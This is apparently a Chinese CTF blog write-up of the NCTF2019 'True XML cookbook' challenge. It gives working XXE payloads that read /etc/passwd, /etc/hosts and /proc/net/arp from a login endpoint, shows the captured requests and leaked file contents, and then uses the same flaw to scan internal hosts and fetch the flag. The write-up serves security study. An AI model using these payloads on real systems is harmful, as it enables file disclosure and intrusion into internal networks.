# [NCTF2019]True XML cookbook Writeup

原创

StevenOnesir 于 2020-12-29 21:49:47 发布 198 收藏 3

分类专栏： ctf




本文链接：https://blog.csdn.net/StevenOnesir/article/details/111937766






**结合本题简要讲解一下xxe攻击**

本篇文章默认读者了解Xml基本格式




首先我们看到一个登录界面，使用burp抓包看一下：




这里暴露出来很明显的xxe注入点。

我们开始构造payload:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE hacker[
<!ENTITY a SYSTEM "file:///etc/passwd">
]>
<user><username>&a;</username><password>a</password></user>
```

可以看到回显：

```
POST /doLogin.php HTTP/1.1
Host:
b876043c-8152-42e9-82c6-4b9955c79fa3.node3.buuoj.cn
Content-Length: 164
Accept: application/xml, text/xml, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
Content-Type: application/xml;charset=UTF-8
Origin:
http://b876043c-8152-42e9-82c6-4b9955c79fa3.node3.buuo
j.cn
Referer:
http://b876043c-8152-42e9-82c6-4b9955c79fa3.node3.buuo
j.cn/
Accept-Language: zh-CN,zh;q=0.9
Cookie:
175e3ddf5f3293-08706c70d93006-930346c-144000-175e3ddf5
f4b01;
UM_distinctid=15abb4abc1777b-01b1e80c9d3c39-67f1a39-1f
a400-15abb4abc189b7
Connection: close

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE hacker[
<!ENTITY a SYSTEM "file:///etc/passwd">
]>
<user><username>&a;</username><password>a</password></
user>
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Tue, 29 Dec 2020 13:42:24 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 968
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.4.0RC6

<result><code>0</code><msg>root:x:0:0:root:/root:/bin
/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nol
ogin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
</msg></result>
```



说明存在xxe注入

这里很关键的一个点在于考察，xxe其实可以用来打内网。

我们读取关键文件：**/etc/hosts** 和 **/proc/net/arp**。

payload:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE hacker[
<!ENTITY a SYSTEM "file:///etc/hosts">
]>
<user><username>&a;</username><password>a</password></user>
```

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE hacker[
<!ENTITY a SYSTEM "file:///proc/net/arp">
]>
<user><username>&a;</username><password>a</password></user>
```


回显分别是：

```
POST /doLogin.php HTTP/1.1
Host:
b876043c-8152-42e9-82c6-4b9955c79fa3.node3.buuoj.cn
Content-Length: 163
Accept: application/xml, text/xml, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
Content-Type: application/xml;charset=UTF-8
Origin:
http://b876043c-8152-42e9-82c6-4b9955c79fa3.node3.buuo
j.cn
Referer:
http://b876043c-8152-42e9-82c6-4b9955c79fa3.node3.buuo
j.cn/
Accept-Language: zh-CN,zh;q=0.9
Cookie:
175e3ddf5f3293-08706c70d93006-930346c-144000-175e3ddf5
f4b01;
UM_distinctid=15abb4abc1777b-01b1e80c9d3c39-67f1a39-1f
a400-15abb4abc189b7
Connection: close

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE hacker[
<!ENTITY a SYSTEM "file:///etc/hosts">
]>
<user><username>&a;</username><password>a</password></
user>
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Tue, 29 Dec 2020 13:44:50 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 192
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.4.0RC6

<result><code>0</code><msg>127.0.0.1    localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
</msg></result>
```




给了一个主机IP，读取一下：

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE hacker[
<!ENTITY a SYSTEM "http://10.106.213.2/">
]>
<user><username>&a;</username><password>a</password></user>
```

```
POST /doLogin.php HTTP/1.1
Host:
b876043c-8152-42e9-82c6-4b9955c79fa3.node3.buuoj.cn
Content-Length: 166
Accept: application/xml, text/xml, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
Content-Type: application/xml;charset=UTF-8
Origin:
http://b876043c-8152-42e9-82c6-4b9955c79fa3.node3.buuo
j.cn
Referer:
http://b876043c-8152-42e9-82c6-4b9955c79fa3.node3.buuo
j.cn/
Accept-Language: zh-CN,zh;q=0.9
Cookie:
175e3ddf5f3293-08706c70d93006-930346c-144000-175e3ddf5
f4b01;
JM_distinctid=15abb4abc1777b-01b1e80c9d3c39-67f1a39-1f
a400-15abb4abc189b7
Connection: close

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE hacker[
<!ENTITY a SYSTEM "http://10.106.213.2/">
]>
<user><username>&a;</username><password>a</password></
user>
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Tue, 29 Dec 2020 13:46:35 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 1030
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.4.0RC6

<br />
<b>Warning</b>:
DOMDocument::loadXML(http://10.106.213.2/): failed
to open stream: Connection refused in
<b>/var/www/html/doLogin.php</b> on line
<b>16</b><br />
<br />
<b>Warning</b>:  DOMDocument::loadXML(): I/O warning
: failed to load external entity
&quot;http://10.106.213.2/&quot; in
<b>/var/www/html/doLogin.php</b> on line
<b>16</b><br />
<br />
<b>Warning</b>:  DOMDocument::loadXML(): Failure to
process entity a in Entity, line: 5 in
<b>/var/www/html/doLogin.php</b> on line
<b>16</b><br />
<br />
<b>Warning</b>:  DOMDocument::loadXML(): Entity 'a'
not defined in Entity, line: 5 in
<b>/var/www/html/doLogin.php</b> on line
<b>16</b><br />
<br />
<b>Warning</b>:  simplexml_import_dom(): Invalid
Nodetype to import in
<b>/var/www/html/doLogin.php</b> on line
<b>17</b><br />
<br />
<b>Warning</b>:  Cannot modify header information -
headers already sent by (output started at
/var/www/html/doLogin.php:16) in
<b>/var/www/html/doLogin.php</b> on line
<b>31</b><br />
<result><code>0</code><msg></msg></result>
```



直接报错，但没关系，我们可以进行**C段扫描**

```
HTTP/1.1 200 OK
Server: openresty
Date: Tue, 29 Dec 2020 13:47:35 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 84
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.4.0RC6

<result><code>0</code><msg>flag{8ba18f22-27a8-43de-8af4-8f4ee9ef7b4c}</msg></result>
```



扫描结果如下：

即：

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE hacker[
<!ENTITY a SYSTEM "http://10.106.213.11/">
]>
<user><username>&a;</username><password>a</password></user>
```

即可

**考查知识点：**

```
xxe注入攻击
xxe内网探测
```

**难度：**

```
简单
```

**总结：**

保持谦虚，继续学习